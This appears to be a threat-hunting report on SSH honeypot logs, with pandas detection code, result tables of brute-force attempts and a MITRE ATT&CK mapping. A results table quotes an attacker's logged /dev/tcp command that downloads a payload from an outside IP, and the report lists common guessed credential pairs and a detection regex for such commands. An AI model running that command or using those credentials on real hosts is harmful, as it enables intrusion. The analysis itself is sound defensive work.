68	2025-07-27T08:16:06.456791	47.74.45.204	Bot entered username: 345gs5662d34, password: 345gs5662d34	WARNING
1122	2025-07-30T12:06:36.443296	51.161.8.48	Bot entered username: 345gs5662d34, password: 345gs5662d34	WARNING
1129	2025-07-30T12:07:47.227542	103.189.235.247	Bot entered username: 345gs5662d34, password: 345gs5662d34	WARNING
1138	2025-07-30T12:10:27.466393	52.224.240.74	Bot entered username: 345gs5662d34, password: 345gs5662d34	WARNING
1149	2025-07-30T12:17:32.507808	38.22.160.113	Bot entered username: 345gs5662d34, password: 345gs5662d34	WARNING
1157	2025-07-30T12:20:45.174725	14.253.149.9	Bot entered username: 345gs5662d34, password: 345gs5662d34	WARNING
1164	2025-07-30T12:26:54.952153	77.68.100.69	Bot entered username: 345gs5662d34, password: 345gs5662d34	WARNING
1171	2025-07-30T12:28:14.804355	24.144.83.187	Bot entered username: 345gs5662d34, password: 345gs5662d34	WARNING
1194	2025-07-30T13:20:58.518247	165.227.72.212	Bot entered username: 345gs5662d34, password: 345gs5662d34	WARNING
1259	2025-07-30T15:30:20.526674	139.59.244.155	Bot entered username: 345gs5662d34, password: 345gs5662d34	WARNING
1266	2025-07-30T15:30:31.452760	23.95.213.54	Bot entered username: 345gs5662d34, password: 345gs5662d34	WARNING
1288	2025-07-30T16:37:00.526995	129.222.184.228	Bot entered username: 345gs5662d34, password: 345gs5662d34	WARNING
1296	2025-07-30T16:37:24.318250	37.189.196.88	Bot entered username: 345gs5662d34, password: 345gs5662d34	WARNING
1303	2025-07-30T16:38:49.263047	57.129.51.16	Bot entered username: 345gs5662d34, password: 345gs5662d34	WARNING
1311	2025-07-30T16:42:22.031177	154.209.4.61	Bot entered username: 345gs5662d34, password: 345gs5662d34	WARNING

Description:

SSH login events were analyzed to identify frequently attempted username and password combinations. The analysis revealed that the credential pair:

username: 345gs5662d34, password: 345gs5662d34

was attempted “560 times”, making it the most frequently used credential combination in the dataset.

Further investigation showed that these attempts originated from multiple different source IP addresses, suggesting automated and potentially distributed credential-guessing activity.

Why Suspicious:

Repeated use of the same credentials across multiple source IP addresses is consistent with automated credential-based attack behavior. This pattern may indicate that automated systems are testing a predefined credential pair against the SSH service from different sources.

Recommended Next Action:

- Enforce strong password policies.
- Disable default credentials.
- Implement account lockout mechanisms and multi-factor authentication (MFA).
- Monitor repeated login attempts from multiple IP addresses.

Finding 4: Off-Peak Automated SSH Credential-Guessing Activity

Query Used:

```
# Finding 04: Off-Peak Automated SSH Credential-Guessing Activity
```

```
import pandas as pd
```

```
pd.set_option('display.max_colwidth', None)
```

```
# Convert timestamp to datetime and extract hour
```

```
df['datetime'] = pd.to_datetime(df['timestamp'])
```

```
df['hour'] = df['datetime'].dt.hour
```

```
# Select SSH connection/login events during off-peak hours (00:00–06:00)
```

```
off_peak_ssh = df[
```

```
    (df['hour'] >= 0) &
```

```
    (df['hour'] <= 6) &
```

```
    (df['event_type'].isin(['SSH connect', 'SSH login']))
```

```
].copy()
```

```
# Count off-peak SSH activity and WARNING-level login events per IP
```

```
ip_activity = (
```

```

off_peak_ssh.groupby('ip')
.size()
.rename('off_peak_events')
)
warning_logins = off_peak_ssh[
    (off_peak_ssh['event_type'] == 'SSH login') &
    (off_peak_ssh['level'] == 'WARNING')
].copy()
warning_activity = (
    warning_logins.groupby('ip')
    .size()
    .rename('warning_login_events')
)
# Identify IPs with WARNING-level SSH login activity
finding4_summary = pd.concat(
    [ip_activity, warning_activity],
    axis=1
).fillna(0)
finding4_summary = (
    finding4_summary[
        finding4_summary['warning_login_events'] > 0
    ]
    .sort_values(
        ['warning_login_events', 'off_peak_events'],
        ascending=False
    )
    .reset_index()
)

```

```

print("=== FINDING #4: OFF-PEAK AUTOMATED SSH CREDENTIAL-GUESSING
ACTIVITY ===")

display(finding4_summary.head(10))

# Investigate the strongest source IP
top_ip = finding4_summary.iloc[0]['ip']

top_ip_logs = (
    off_peak_ssh[
        off_peak_ssh['ip'] == top_ip
    ][['timestamp', 'ip', 'event_type', 'level', 'message']]
    .sort_values('timestamp')
    .reset_index(drop=True)
)

print(f"\n=== Detailed Activity for Top IP: {top_ip} ===")

display(top_ip_logs.head(20))

# Show event type and severity distribution
event_distribution = (
    off_peak_ssh[
        off_peak_ssh['ip'] == top_ip
    ]
    .groupby(['event_type', 'level'])
    .size()
    .reset_index(name='event_count')
)

print("\n=== Event Type and Severity Distribution ===")

display(event_distribution)

# Show WARNING/Bot activity
bot_evidence = top_ip_logs[
    (top_ip_logs['level'] == 'WARNING') |
    (top_ip_logs['message'].str.contains('bot', case=False, na=False))
]

```

]

```
print("\n==== WARNING / Bot Activity Evidence ====")
```

```
display(bot_evidence.head(20))
```

Evidence:

```
Threat_Hunting_Log_Analysis.ipynb
File Edit View Insert Runtime Tools Help
Q Commands + Code + Text ▶ Run all
RAM Disk

# Finding #4: Off-Peak Automated SSH Credential-Guessing Activity

import pandas as pd

pd.set_option('display.max_colwidth', None)

# Convert timestamp to datetime and extract hour
df['datetime'] = pd.to_datetime(df['timestamp'])
df['hour'] = df['datetime'].dt.hour

# Select SSH connection/login events during off-peak hours (00:00-06:00)
off_peak_ssh = df[
    (df['hour'] >= 0) &
    (df['hour'] <= 6) &
    (df['event_type'].isin(['SSH connect', 'SSH login']))
].copy()

# Count off-peak SSH activity and WARNING-level login events per IP
ip_activity = (
    off_peak_ssh.groupby('ip')
    .size()
    .rename('off_peak_events')
)

warning_logins = off_peak_ssh[
    (off_peak_ssh['event_type'] == 'SSH login') &
    (off_peak_ssh['level'] == 'WARNING')
].copy()

warning_activity = (
    warning_logins.groupby('ip')
    .size()
    .rename('warning_login_events')
)

# Identify IPs with WARNING-level SSH login activity
```

```
Threat_Hunting_Log_Analysis.ipynb
File Edit View Insert Runtime Tools Help
Q Commands + Code + Text ▶ Run all
RAM Disk

# Identify IPs with WARNING-level SSH login activity
findingt_summary = pd.concat(
    [ip_activity, warning_activity],
    axis=1
).fillna(0)

findingt_summary = (
    findingt_summary[
        findingt_summary['warning_login_events'] > 0
    ]
    .sort_values(
        ['warning_login_events', 'off_peak_events'],
        ascending=False
    )
    .reset_index()
)




print("=== FINDING #4: OFF-PEAK AUTOMATED SSH CREDENTIAL-GUESSING ACTIVITY ===")
display(findingt_summary.head(10))

# Investigate the strongest source IP
top_ip = findingt_summary.iloc[0]['ip']

top_ip_logs = (
    off_peak_ssh[
        off_peak_ssh['ip'] == top_ip
    ][['timestamp', 'ip', 'event_type', 'level', 'message']]
    .sort_values('timestamp')
    .reset_index(drop=True)
)

print(f"===== Detailed Activity for Top IP: {top_ip} =====")
display(top_ip_logs.head(20))

# Show event type and severity distribution
event_distribution = (
    off_peak_ssh[
```



Description:

SSH activity was analyzed during the “00:00–06:00 off-peak window” to identify automated authentication behavior. Source IP “47.250.117.156” generated “493 SSH events”, including “245 WARNING-level SSH login events”. The logs show repeated automated attempts using

different username and password combinations within the short period between “05:17 AM and 05:21 AM”.

Why Suspicious:

The combination of off-peak timing, repeated SSH connections, WARNING-level login events, and explicit bot-generated activity is consistent with automated credential-guessing or brute-force behavior. The rapid attempts against multiple credentials from a single source IP are inconsistent with normal interactive SSH usage. However, the available logs do not by themselves confirm that any login was successful or that the system was compromised.

Recommended Next Action:

- Investigate the source IP 47.250.117.156 and correlate its activity with other authentication events.
- Verify whether any of the attempted credentials resulted in successful authentication.
- Review any subsequent sessions, commands, or system activity associated with successful logins.
- Implement SSH rate limiting, account lockout mechanisms, MFA, and access restrictions to reduce automated authentication attempts.

6. Advanced Analysis: Automated Threat Hunting:

A Python-based automated threat-hunting script was developed to automate the detection of suspicious SSH activity identified during the manual investigation. Predefined detection rules were applied to the dataset to automatically flag high-volume SSH activity, repeated credential attempts, off-peak authentication activity, and suspicious post-login commands. This makes the hunting process more efficient, reproducible, and scalable for analyzing similar log datasets.

Automated Python Script:

```
# AUTOMATED THREAT HUNTING

from google.colab import files

uploaded = files.upload()

import pandas as pd

pd.set_option('display.max_columns', None)

pd.set_option('display.max_colwidth', 80)

pd.set_option('display.width', 200)

# Convert timestamp for time-based analysis

df['datetime'] = pd.to_datetime(df['timestamp'], errors='coerce')
```

```

# FINDING 1: Suspicious Post-Login Activity

# Suspicious command indicators observed during investigation
suspicious_patterns = r'/dev/tcp|nohup|/tmp|dd\s'

finding1 = df[
    (df['event_type'] == 'exec_command') &
    (
        df['command'].fillna("").str.contains(
            suspicious_patterns,
            case=False,
            regex=True
        )
        |
        df['message'].fillna("").str.contains(
            suspicious_patterns,
            case=False,
            regex=True
        )
    )
].copy()

print("=== FINDING 1: SUSPICIOUS POST-LOGIN ACTIVITY ===")

display(
    finding1[
        ['timestamp', 'session_id', 'ip',
         'event_type', 'message', 'command', 'level']
    ].sort_values('timestamp')
)

# FINDING 2: High-Volume and Rapid SSH Activity

ssh_events = df[

```



```

df['event_type'].isin(['SSH connect', 'SSH login'])
].copy()
# Count SSH connection/login events per source IP
finding2_summary = (
    ssh_events.groupby('ip')
    .size()
    .reset_index(name='event_count')
)
# First and last observed activity
time_summary = (
    ssh_events.groupby('ip')['datetime']
    .agg(['min', 'max'])
    .reset_index()
    .rename(columns={
        'min': 'first_seen',
        'max': 'last_seen'
    })
)
finding2_summary = finding2_summary.merge(
    time_summary,
    on='ip'
)
# Automatically flag high-volume sources
finding2_summary = (
    finding2_summary[
        finding2_summary['event_count'] >= 100
    ]
    .sort_values('event_count', ascending=False)
    .head(10)

```

```

        .reset_index(drop=True)
    )
    print("\n=== FINDING 2: HIGH-VOLUME AND RAPID SSH ACTIVITY ===")
    display(finding2_summary)
    # Show detailed events for the highest-volume IP
    if not finding2_summary.empty:
        top_ip = finding2_summary.iloc[0]['ip']
        finding2_details = ssh_events[
            ssh_events['ip'] == top_ip
        ]
        [
            ['timestamp', 'ip', 'event_type', 'message']
        ].sort_values('timestamp').head(20)
        print(f"\n=== Detailed Activity for Top IP: {top_ip} ===")
        display(finding2_details)

# FINDING 3: Repeated Credential Attempts
login_events = df[
    df['event_type'] == 'SSH login'
].copy()
# Extract username/password combination
login_events['credentials'] = login_events['message'].str.extract(
    r'(username:\s*.*?\s*password:\s*.*?)'
)[0]
# Count repeated credentials
credential_counts = (
    login_events.groupby('credentials')
    .size()
    .reset_index(name='attempt_count')
)

```

```

# Count different source IPs for each credential pair
credential_ip_counts = (
    login_events.groupby('credentials')['ip']
    .nunique()
    .reset_index(name='source_ip_count')
)

finding3_summary = credential_counts.merge(
    credential_ip_counts,
    on='credentials'
)

# Automatically flag credentials repeatedly attempted
# from multiple source IPs
finding3_summary = (
    finding3_summary[
        (finding3_summary['attempt_count'] >= 20) &
        (finding3_summary['source_ip_count'] >= 2)
    ]
    .sort_values(
        ['attempt_count', 'source_ip_count'],
        ascending=False
    )
    .head(10)
    .reset_index(drop=True)
)

print("\n=== FINDING 3: REPEATED CREDENTIAL ATTEMPTS ===")
display(finding3_summary)

# Show detailed events for the most frequently attempted credential
if not finding3_summary.empty:
    top_credential = finding3_summary.iloc[0]['credentials']

```

```

finding3_details = login_events[
    login_events['credentials'] == top_credential
][
    ['timestamp', 'ip', 'message', 'level']
].head(20)
print("\n=== Detailed Attempts for Top Credential Pair ===")
display(finding3_details)

```

FINDING 4: Off-Peak Automated SSH Credential-Guessing

Select SSH activity between 00:00 and 06:00

```

off_peak_ssh = df[
    (df['datetime'].dt.hour >= 0) &
    (df['datetime'].dt.hour <= 6) &
    (df['event_type'].isin(['SSH connect', 'SSH login']))
].copy()

```

Total off-peak SSH activity per IP

```

off_peak_counts = (
    off_peak_ssh.groupby('ip')
    .size()
    .reset_index(name='off_peak_events')
)

```

WARNING-level SSH login activity

```

warning_logins = off_peak_ssh[
    (off_peak_ssh['event_type'] == 'SSH login') &
    (off_peak_ssh['level'] == 'WARNING')
].copy()

```

```

warning_counts = (
    warning_logins.groupby('ip')
    .size()

```

```

        .reset_index(name='warning_login_events')
    )
    finding4_summary = off_peak_counts.merge(
        warning_counts,
        on='ip',
        how='left'
    )
    finding4_summary['warning_login_events'] = (
        finding4_summary['warning_login_events']
        .fillna(0)
    )
    # Automatically flag IPs with repeated off-peak
    # WARNING-level login activity
    finding4_summary = (
        finding4_summary[
            (finding4_summary['warning_login_events'] > 0) &
            (finding4_summary['off_peak_events'] >= 10)
        ]
        .sort_values(
            ['warning_login_events', 'off_peak_events'],
            ascending=False
        )
        .head(10)
        .reset_index(drop=True)
    )
    print(
        "\n=== FINDING 4: OFF-PEAK AUTOMATED "
        "SSH CREDENTIAL-GUESSING ACTIVITY ==="
    )

```

```

display(finding4_summary)

# Show detailed WARNING/Bot evidence for the strongest IP
if not finding4_summary.empty:

    top_off_peak_ip = finding4_summary.iloc[0]['ip']
    finding4_details = off_peak_ssh[
        off_peak_ssh['ip'] == top_off_peak_ip
    ]
    [
        ['timestamp', 'ip', 'event_type', 'level', 'message']
    ].sort_values('timestamp')
    finding4_details = finding4_details[
        (finding4_details['level'] == 'WARNING') |
        (finding4_details['message'].str.contains(
            'bot',
            case=False,
            na=False
        ))
    ].head(20)
    print(
        f"\n=== WARNING / BOT ACTIVITY: "
        f"{top_off_peak_ip} ==="
    )
    display(finding4_details)

# AUTOMATION SUMMARY
print("\n" + "=" * 70)
print("AUTOMATED THREAT HUNTING SUMMARY")
print("=" * 70)
print(
    f"Finding 1 - Suspicious Post-Login Activity: "

```

```

    f'{len(finding1)} events flagged"
)
print(
    f'Finding 2 - High-Volume and Rapid SSH Activity: "
    f'{len(finding2_summary)} IPs flagged"
)
print(
    f'Finding 3 - Repeated Credential Attempts: "
    f'{len(finding3_summary)} credential patterns flagged"
)
print(
    f'Finding 4 - Off-Peak Automated SSH Activity: "
    f'{len(finding4_summary)} IPs flagged"
)

```

Detection Results:

FINDING 1: SUSPICIOUS POST-LOGIN ACTIVITY

id	timestamp	session_id	ip	event_type	message	command	level
1099	2025-07-30T11:41:50.336481	b78b026c-d51-49d8-9325-7f450dd3db40	104.28.252.248	exec_command	Entered command - cd /tmp/n/n	cd /tmp/n/n	WARNING
72654	2025-09-07T08:39:07.020032	9caa7e6b-7378-41b7-9bd5-4ae800e2466e	47.251.118.172	exec_command	Entered command - nohup bash -c "exec 6< /dev/tcp/8.210.252.89/60147 && echo -n 'GET /linux' >..."	nohup bash -c "exec 6< /dev/tcp/8.210.252.89/60147 && echo -n 'GET /linux' >..."	WARNING
72655	2025-09-07T08:39:07.123850	9caa7e6b-7378-41b7-9bd5-4ae800e2466e	47.251.118.172	exec_command	Entered command - dd bs=1 count=1911588 > /tmp/djJUF5kbk/n	dd bs=1 count=1911588 > /tmp/djJUF5kbk/n	WARNING

FINDING 2: HIGH-VOLUME AND RAPID SSH ACTIVITY

id	ip	event_count	first_seen	last_seen
0	87.120.191.13	4461	2025-08-25 14:24:00.711163	2025-09-16 13:18:28.699417
1	185.156.73.233	2096	2025-08-01 03:44:23.786974	2025-11-04 21:17:18.528461
2	148.72.158.192	1870	2025-08-29 18:22:49.609929	2025-09-05 21:18:34.754077
3	196.251.85.101	1763	2025-07-27 20:28:09.620157	2025-09-07 11:50:41.717397
4	143.110.248.222	1635	2025-08-28 12:40:05.814892	2025-08-28 14:24:02.314584
5	134.209.158.3	1574	2025-10-23 08:29:28.626143	2025-11-02 21:07:12.777605
6	165.22.16.79	1074	2025-08-03 04:36:04.073133	2025-08-28 06:06:26.914552
7	57.129.44.21	911	2025-08-03 18:41:46.022765	2025-08-04 03:43:14.271208
8	170.64.203.74	899	2025-09-12 14:25:42.905209	2025-09-12 16:55:22.380960
9	157.230.249.150	883	2025-10-25 22:39:27.428567	2025-11-05 10:16:26.787791

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==== Detailed Activity for Top IP: 87.120.191.13 ====

	timestamp	ip	event_type	message
44001	2025-08-25T14:24:00.711163	87.120.191.13	SSH connect	New connection: 87.120.191.13.33758, client - <socket.socket fd=8, family=2...
44002	2025-08-25T14:24:00.713442	87.120.191.13	SSH connect	New connection: 87.120.191.13.33802, client - <socket.socket fd=9, family=2...
44003	2025-08-25T14:24:00.716320	87.120.191.13	SSH connect	New connection: 87.120.191.13.33830, client - <socket.socket fd=10, family=2...
44004	2025-08-25T14:24:00.717560	87.120.191.13	SSH connect	New connection: 87.120.191.13.33786, client - <socket.socket fd=11, family=2...
44005	2025-08-25T14:24:00.719193	87.120.191.13	SSH connect	New connection: 87.120.191.13.33828, client - <socket.socket fd=12, family=2...
44006	2025-08-25T14:24:00.721786	87.120.191.13	SSH connect	New connection: 87.120.191.13.33774, client - <socket.socket fd=13, family=2...
44007	2025-08-25T14:24:00.723157	87.120.191.13	SSH connect	New connection: 87.120.191.13.33814, client - <socket.socket fd=14, family=2...
44008	2025-08-25T14:24:00.749887	87.120.191.13	SSH connect	New connection: 87.120.191.13.33842, client - <socket.socket fd=15, family=2...
44009	2025-08-25T14:24:00.796173	87.120.191.13	SSH connect	New connection: 87.120.191.13.33648, client - <socket.socket fd=8, family=2...
44010	2025-08-25T14:24:00.796907	87.120.191.13	SSH connect	New connection: 87.120.191.13.33862, client - <socket.socket fd=9, family=2...
44011	2025-08-25T14:24:00.802394	87.120.191.13	SSH connect	New connection: 87.120.191.13.33878, client - <socket.socket fd=10, family=2...
44012	2025-08-25T14:24:00.817811	87.120.191.13	SSH connect	New connection: 87.120.191.13.33892, client - <socket.socket fd=11, family=2...
44013	2025-08-25T14:24:00.819518	87.120.191.13	SSH connect	New connection: 87.120.191.13.33882, client - <socket.socket fd=12, family=2...
44014	2025-08-25T14:24:00.83212	87.120.191.13	SSH connect	New connection: 87.120.191.13.33906, client - <socket.socket fd=13, family=2...
44015	2025-08-25T14:24:00.845788	87.120.191.13	SSH connect	New connection: 87.120.191.13.33914, client - <socket.socket fd=14, family=2...
44016	2025-08-25T14:24:00.849358	87.120.191.13	SSH connect	New connection: 87.120.191.13.33920, client - <socket.socket fd=15, family=2...
44017	2025-08-25T14:24:00.888634	87.120.191.13	SSH connect	New connection: 87.120.191.13.33924, client - <socket.socket fd=16, family=2...

Threat_Hunting_Log_Analysis.ipynb

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Commands + Code + Text Run all

RAM Disk

==== FINDING 3: REPEATED CREDENTIAL ATTEMPTS ====

	credentials	attempt_count	source_ip_count
0	username: 345gs5662d34, password: 345gs5662d34	560	508
1	username: root, password: 3245gs5662d34	383	354
2	username: root, password: root	33	32
3	username: array, password: admin	20	3

==== Detailed Attempts for Top Credential Pair ====

	timestamp	ip	message	level
9	2025-07-27T07:18:37.518854	85.208.253.189	Bot entered username: 345gs5662d34, password: 345gs5662d34	WARNING
68	2025-07-27T08:18:06.456791	47.74.45.204	Bot entered username: 345gs5662d34, password: 345gs5662d34	WARNING
1122	2025-07-30T12:06:36.443296	51.161.8.48	Bot entered username: 345gs5662d34, password: 345gs5662d34	WARNING
1129	2025-07-30T12:07:47.227542	103.189.235.247	Bot entered username: 345gs5662d34, password: 345gs5662d34	WARNING
1139	2025-07-30T12:10:27.466393	52.224.240.74	Bot entered username: 345gs5662d34, password: 345gs5662d34	WARNING
1149	2025-07-30T12:17:32.507508	38.22.160.113	Bot entered username: 345gs5662d34, password: 345gs5662d34	WARNING
1157	2025-07-30T12:20:45.174725	14.253.149.9	Bot entered username: 345gs5662d34, password: 345gs5662d34	WARNING
1164	2025-07-30T12:26:54.952153	77.68.100.69	Bot entered username: 345gs5662d34, password: 345gs5662d34	WARNING
1171	2025-07-30T12:28:14.804355	24.144.83.167	Bot entered username: 345gs5662d34, password: 345gs5662d34	WARNING
1194	2025-07-30T13:20:58.518247	165.227.72.212	Bot entered username: 345gs5662d34, password: 345gs5662d34	WARNING
1259	2025-07-30T15:30:20.526674	139.59.244.155	Bot entered username: 345gs5662d34, password: 345gs5662d34	WARNING

Threat_Hunting_Log_Analysis.ipynb

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Commands + Code + Text Run all

RAM Disk

==== FINDING 4: OFF-PEAK AUTOMATED SSH CREDENTIAL-GUESSING ACTIVITY ====

	ip	off_peak_events	warning_login_events
0	47.250.117.156	493	245.0
1	176.65.148.27	108	26.0
2	14.103.118.177	68	22.0
3	187.157.91.186	102	18.0
4	80.94.95.112	67	18.0
5	80.94.95.15	40	18.0
6	77.90.50.225	37	18.0
7	195.178.110.211	17	8.0
8	195.211.188.200	17	8.0
9	195.178.110.160	119	7.0

==== WARNING / BOT ACTIVITY: 47.250.117.156 ====

	timestamp	ip	event_type	level	message
71655	2025-09-07T05:17:44.188762	47.250.117.156	SSH login	WARNING	Bot entered username: root, password: lQ2w3e4r
71658	2025-09-07T05:17:56.195832	47.250.117.156	SSH login	WARNING	Bot entered username: pi, password: raspberry
71661	2025-09-07T05:18:08.636730	47.250.117.156	SSH login	WARNING	Bot entered username: hve, password: hve
71664	2025-09-07T05:18:20.420158	47.250.117.156	SSH login	WARNING	Bot entered username: git, password: git
71667	2025-09-07T05:18:32.727808	47.250.117.156	SSH login	WARNING	Bot entered username: wang, password: wang123

Threat_Hunting_Log_Analysis.ipynb

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ID	Timestamp	Source IP	Destination IP	Protocol	Message	Bot Username	Bot Password
71673	2025-09-07T05:18:58.935231	47.250.117.156	SSH login	WARNING	Bot entered username: mongo, password: 123456		
71676	2025-09-07T05:19:11.965017	47.250.117.156	SSH login	WARNING	Bot entered username: user, password: 111111		
71679	2025-09-07T05:19:23.388082	47.250.117.156	SSH login	WARNING	Bot entered username: oracle, password: oracle		
71684	2025-09-07T05:19:34.789124	47.250.117.156	SSH login	WARNING	Bot entered username: gpadmin, password: gpadmin123		
71687	2025-09-07T05:19:48.661216	47.250.117.156	SSH login	WARNING	Bot entered username: root, password: aK123456		
71690	2025-09-07T05:20:00.569460	47.250.117.156	SSH login	WARNING	Bot entered username: esroot, password: esroot		
71693	2025-09-07T05:20:12.308347	47.250.117.156	SSH login	WARNING	Bot entered username: gitlab, password: gitlab		
71696	2025-09-07T05:20:23.441634	47.250.117.156	SSH login	WARNING	Bot entered username: apache, password: apache123		
71699	2025-09-07T05:20:34.838813	47.250.117.156	SSH login	WARNING	Bot entered username: root, password: P@ssw0rd		
71702	2025-09-07T05:20:47.527255	47.250.117.156	SSH login	WARNING	Bot entered username: root, password: lqaz@WSX		
71705	2025-09-07T05:21:00.730346	47.250.117.156	SSH login	WARNING	Bot entered username: user, password: user		
71708	2025-09-07T05:21:12.167197	47.250.117.156	SSH login	WARNING	Bot entered username: lighthouse, password: 123456		
71712	2025-09-07T05:21:24.476408	47.250.117.156	SSH login	WARNING	Bot entered username: flask, password: 12345678		
71715	2025-09-07T05:21:35.924828	47.250.117.156	SSH login	WARNING	Bot entered username: user1, password: user1		

AUTOMATED THREAT HUNTING SUMMARY

Finding 1 - Suspicious Post-Login Activity: 3 events flagged

Finding 2 - High-Volume and Rapid SSH Activity: 10 IPs flagged

Finding 3 - Repeated Credential Attempts: 4 credential patterns flagged

Finding 4 - Off-Peak Automated SSH Activity: 10 IPs flagged

7. MITRE ATT&CK Mapping:

MITRE ATT&CK Navigator Mapping:

SSH HoneyPot Threat Hunting - MITRE ATT&CK Mapping

Selection Controls Layer Controls Technique Controls

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Stealth	Defense Impairment	Credential Access	Discovery	Lateral Movement
Active Scanning	Acquire Access	Content Injection	BITS Jobs	Account Manipulation	Abuse Elevation Control Mechanism	Access Token Manipulation	Disable or Modify System Firewall	Adversary in-the-Middle	Account Discovery	Exploitation of Remote Services
Gather Victim Host Information	Acquire Infrastructure	Drive-by Compromise	Cloud Administration Command	BITS Jobs	Boot or Logon Autostart Execution	Build Image on Host	Debugger Evasion	Credential Stuffing	Application Window Discovery	Internal Spearphishing
Gather Victim Identity Information	Compromise Accounts	Exploit Public Facing Application	AppleScript	Boot or Logon Autostart Execution	Access Token Manipulation	Delay Execution	Domain or Tenant Policy Modification	Password Cracking	Browser Information Discovery	Lateral Tool Transfer
Gather Victim Network Information	Compromise Infrastructure	External Remote Services	Cloud API	Boot or Logon Initialization Scripts	Account Manipulation	Deobfuscate/Decode Files or Information	Downgrade Attack	Password Guessing	Cloud Infrastructure Discovery	Remote Service Session Hijacking
Gather Victim Org Information	Develop Capabilities	Hardware Additions	Hypervisor CLI	Cloud Application Integration	Boot or Logon Initialization Scripts	Direct Volume Access	Exploitation for Defense Impairment	Password Spraying	Cloud Service Dashboard	Remote Services
Phishing for Information	Establish Accounts	Phishing	JavaScript	Cloud Application Integration	Boot or Logon Initialization Scripts	Execution Guardrails	Exploitation for Defense Impairment		Cloud Service Discovery	Replication Through Removable Media
Query Public AI Services	Generate Content	Replication Through Removable Media	Lua	Compromise Host Software Binary	Boot or Logon Initialization Scripts	Hide Artifacts	File and Directory Permissions Modification		Cloud Storage Object Discovery	Software Deployment Tools
Search Cloud Sources	Obtain Capabilities	Supply Chain Compromise	PowerShell	Create Account	Create or Modify System Process	Hijack Execution Flow	Forge Web Credentials		Container and Resource Discovery	Taint Shared Content
